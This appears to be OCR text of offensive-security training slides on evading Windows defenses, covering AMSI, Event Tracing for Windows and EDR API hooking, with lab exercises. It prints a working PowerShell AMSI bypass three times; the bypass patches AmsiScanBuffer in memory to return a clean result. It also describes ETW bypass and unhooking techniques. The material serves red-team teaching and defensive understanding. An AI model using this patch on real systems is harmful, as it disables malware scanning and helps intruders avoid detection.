    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "Amsis"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

- Modifies the return function to all always return a value of RESULT_NOT_DETECTED

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "Amsis"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xc3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Exercise 5: AMSI Bypasses

1. Run AMSI bypass 1 and load seatbelt from memory
2. Run AMSI bypass 2 and load seatbelt from memory

Why Does This Work?

- AMSI.dll is loaded into the same security context as the user.
- This means that we have unrestricted access to the memory space of AMSI
- Tells the function to return a clean result prior to actually scanning


Event Tracing

Event Tracing for Windows (ETW)

Allows for tracing of events by both user mode applications and kernel mode drivers

Many of the providers can be dynamically enabled and disabled


- Permissions dependent



Event Tracing for Windows (ETW)

Made up of 3 primary components:

- Controllers – Build and configure tracing sessions
- Providers – Generate events
- Consumers – Interpret the generated events



ETW - Controllers

```
C:\WINDOWS\system32>logman query -ets

Data Collector Set                      Type                          Status
-------------------------------------------------------------------------------
Circular Kernel Context Logger          Trace                         Running
Eventlog-Security                       Trace                         Running
AppModel                                Trace                         Running
DiagLog                                 Trace                         Running
Diagtrack-Listener                      Trace                         Running
EventLog-Application                    Trace                         Running
EventLog-System                         Trace                         Running
iclsClient                              Trace                         Running
iclsProxy                               Trace                         Running
IntelPTTEKRecertification               Trace                         Running
IntelRST                                Trace                         Running
LwtNetLog                               Trace                         Running
McAfee-Mmss                             Trace                         Running
Microsoft-Windows-Rdp-Graphics-RdpIdd-Trace Trace                         Running
NetCore                                 Trace                         Running
NtfsLog                                 Trace                         Running
RadioMgr                                Trace                         Running
SocketHeciServer                        Trace                         Running
TPMProvisioningService                  Trace                         Running
UBPM                                    Trace                         Running
WdiContextLog                           Trace                         Running
```

Responsible for:

- Enabling and disabling providers
- Starting and stopping *trace sessions*
- Managing buffers

Can be co-located with consumer code or in it's own application

Logman.exe is the quintessential Windows controller

ETW - Trace Sessions

The “fourth” component of ETW

Relays data emitted by the provider to the consumer

Multiple providers can be mapped to a single session

Trace sessions are subordinate to controllers

- In other words every session has a parent controller

No data can be collected without a trace session!

ETW - Providers

Variable security levels

- Access can be restricted via ACLs to prevent stopping or tampering


Emit Events

- These are sent to other processes for consumption

Can run anywhere

- Userland
- Kernel mode

Must call the ETW APIs



ETW - Providers

Lots of different event providers

Logs things like process creation and start/stop

- .NET hunters look for events that indicate assembly loading activity, utilize providers that expose the assembly's name, JIT compiling events, etc.

Various alert levels

- Key words can automatically elevate alert levels
- Custom levels can be set by providers

```
<!-- Standard Windows system reporting levels -->
<levels>
    <level name="win:LogAlways" symbol="WINEVENT_LEVEL_LOG_ALWAYS" value="0" message="$(string.level.LogAlways)"> Log Always </level>
    <level name="win:Critical" symbol="WINEVENT_LEVEL_CRITICAL" value="1" message="$(string.level.Critical)"> Only critical errors </level>
    <level name="win:Error" symbol="WINEVENT_LEVEL_ERROR" value="2" message="$(string.level.Error)"> All errors, includes win:Critical </level>
    <level name="win:Warning" symbol="WINEVENT_LEVEL_WARNING" value="3" message="$(string.level.Warning)"> All warnings, includes win:Error </level>
    <level name="win:Informational" symbol="WINEVENT_LEVEL_INFO" value="4" message="$(string.level.Informational)"> All informational content, including win:Warning
    </level>
    <level name="win:Verbose" symbol="WINEVENT_LEVEL_VERBOSE" value="5" message="$(string.level.Verbose)"> All tracing, including previous levels </level>

    <!-- The following are unused.  They are place holders so that users dont accidentally use those values in their own definitions -->
    <level name="win:ReservedLevel6" symbol="WINEVENT_LEVEL_RESERVED_6" value="6"/>
    <level name="win:ReservedLevel7" symbol="WINEVENT_LEVEL_RESERVED_7" value="7"/>
    <level name="win:ReservedLevel8" symbol="WINEVENT_LEVEL_RESERVED_8" value="8"/>
    <level name="win:ReservedLevel9" symbol="WINEVENT_LEVEL_RESERVED_9" value="9"/>
    <level name="win:ReservedLevel10" symbol="WINEVENT_LEVEL_RESERVED_10" value="10"/>
    <level name="win:ReservedLevel11" symbol="WINEVENT_LEVEL_RESERVED_11" value="11"/>
    <level name="win:ReservedLevel12" symbol="WINEVENT_LEVEL_RESERVED_12" value="12"/>
    <level name="win:ReservedLevel13" symbol="WINEVENT_LEVEL_RESERVED_13" value="13"/>
    <level name="win:ReservedLevel14" symbol="WINEVENT_LEVEL_RESERVED_14" value="14"/>
    <level name="win:ReservedLevel15" symbol="WINEVENT_LEVEL_RESERVED_15" value="15"/>
    <!-- End of reserved values -->
</levels>
```

ETW - Consumers

An application that processes the data captured by the session

- A consumer can either read ETL log files or be a real time consumer
- AV/EDR is almost always a real time consumer

Once a consumer receives an event it can act in anyway it chooses

- Generate an alert
- Block malicious behavior
- Etc.

Exercise 5: ETW Patching

1. Utilizing Silk ETW and the included code bypass etw

API (Un)Hooking

API Hooking an Overview

To provide greater insight into what processes are doing AV/EDR introduced “API Hooking”


This involves patching exported functions in Windows DLLs to redirect them to an EDR controlled memory space for inspection

- Ntdll.dll is the most commonly hooked dll

Allows for the EDR to inspect data in the calls prior to execution

https://github.com/Mr-Un1k0d3r/EDRs

How do API Calls Actually Work?




The figure shows the principle of EDR user mode API-Hooking on a high level

How Hooking Works

Sounds complicated, but is a relatively straightforward process

- Get a handle to the DLL
- Get the memory address to the function
- Overwrite memory at the address to jump execution to new function



Sound Familiar?


```
$MethodDefinition = @"

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

"@;

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$ABSD = 'AmsiS'+'canBuffer';
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ABSD);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
```

Unhooking

Unhooking is the same process, repatching the code to execute as expected

Challenges:

- The APIs needed for unhooking are often hooked themselves
- Some EDRs have started re-applying patches periodically
- Misstep in unhooking can c[illegible]



Other Options for Avoiding Hooking

D/Invoke – avoids API hooking by dynamically resolving memory locations for functions


Reloading the DLL – Fresh dll won't have hooks, although some EDR will rehook

Direct Sys Calls – Effective but complicated. Pre-built libraries for sys calls exist

An Alternative Attack Path

As EDR and Defender's have gotten better at detecting and preventing traditional attack paths, attackers have shifted to targeting Active Directory directly

Allows for collection of data and elevation of permissions without the need for traditional lateral movement techniques or local privilege escalation



An Alternative Attack Path

Still have to be cognizant of network level indicators when leveraging AD attacks

- High numbers of requests can be detected
- Suspicious requests by service accounts
- Certain TTPs still produce local ETW events that can be tracked

Exercise 6: API Unhooking

- Using Sylant Strike, explore how API hooking works

Questions?

INFO@BC-SECURITY.ORG

@BCSECURITY1

HTTPS://WWW.BC-SECURITY.ORG/